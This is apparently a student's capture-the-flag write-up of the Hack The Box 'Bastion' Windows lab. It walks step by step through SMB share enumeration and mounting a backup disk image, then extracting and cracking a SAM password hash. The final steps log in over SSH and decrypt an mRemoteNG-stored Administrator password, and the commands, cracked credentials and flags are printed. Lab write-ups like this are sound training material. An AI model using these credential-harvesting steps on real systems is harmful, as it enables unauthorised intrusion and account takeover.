Ryan Brodsky

Extra Credit: Hack-The-Box

Box: Bastion
OS: Windows
IP: 10.10.10.134

Step 1: I performed a Nmap Scan on the Box. " nmap -A –T4 –p- 10.10.10.134 ". This returned a lot of information, including what ports are open.

Step 2: I noticed port 139 and 445 were open, which are related to SMB. I then used "smbclient -L 10.10.10.134" to see a list of the Sharename's. (See Below)

```
root@kali:~# smbclient -L 10.10.10.134
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

Step 3: The ADMIN$ share was password protected but the "Backups" share was not. This allowed me to connect to it and browse around. Eventually I found something very interesting, a Windows image backup folder that contained a 5.5GB .VHD file.

```
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
  .                                   D        0  Fri Feb 22 07:45:32 2019
  ..                                  D        0  Fri Feb 22 07:45:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd      A 37761024  Fri Feb 22 07:44:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd      A 5418299392  Fri Feb 22 07:45:32 2019
  BackupSpecs.xml                     A     1186  Fri Feb 22 07:45:32 2019
```

Step 4: This file was very large, but I wanted to browse it because it could potentially have what I need. Instead of downloading the .VHD I mounted the SMB Share to a Folder on my System. This was done with 2 commands.

```
root@kali:/mnt/remote# mount -t cifs //10.10.10.134/Backups /mnt/remote -o rw
root@kali:/mnt# guestmount --add /mnt/remote/WindowsImageBackup/L4mpje-PC/'Backup
2019-02-22 124351'/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/
vhd -v
```

After this we have the .VHD file mounted to our system and we can browse freely through it. Being a windows system, I navigated to Windows/System32/Config where I found the SAM, SYSTEM, and SECURITY files.

Step 5: I was able to extract the NT hash "26112010952d963c8dc4217daec986d9" for the user "L4mpje" from the SAM File. I then cracked this hash using a NTLM online hash cracker. We now have user level credentials. (User: L4mpje Pass: bureaulampje)

Step 6: When we first did our Nmap scan there were several ports open, one of these was SSH. I then took the User Credentials I found and tried connecting via SSH.

```
root@kali:~# ssh L4mpje@10.10.10.134
L4mpje@10.10.10.134's password:

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>
```

(Success were in!)

Step 7: Navigated to the desktop to get the User Flag.

```
 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.360.804.864 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
```

Step 8: At this point we have User but not Root (Admin). So, I start looking for ways of privilege escalation. While browsing the computer I found a program they were running that sounded interesting called “nRemoteNG”. I investigated this program and found it had many vulnerability's, one being it stores encrypted passwords in a .Xml file called “confCons.xml”. This file was easily found by navigating to “C:\Users\L4mpje\AppData\Roaming\mRemoteNG”. If we use the Command, “type confCons.xml” we can easily see the encrypted password for Admin.

```
Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Username="Administrator" Domain="" Pas
sword="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7em
f7lWWA10dQKiw==" Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Setti
```

Step 9: After finding the encrypted password for Admin I found a mRemoteNG decrypt script online. All I had to do was run the script and pass it the encrypted password as an argument and it spits out the decrypted password. I then took this password and connected to Administrator via SSH.


```
root@kali:~/Desktop/Bastion# python3 decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dm
aPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==
Password: thXLHM96BeKL0ER2
root@kali:~/Desktop/Bastion# ssh Administrator@10.10.10.134
Administrator@10.10.10.134's password:

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>
```

Boom were in!

Step 10: Navigated to Desktop to get Root Flag.




PWNED!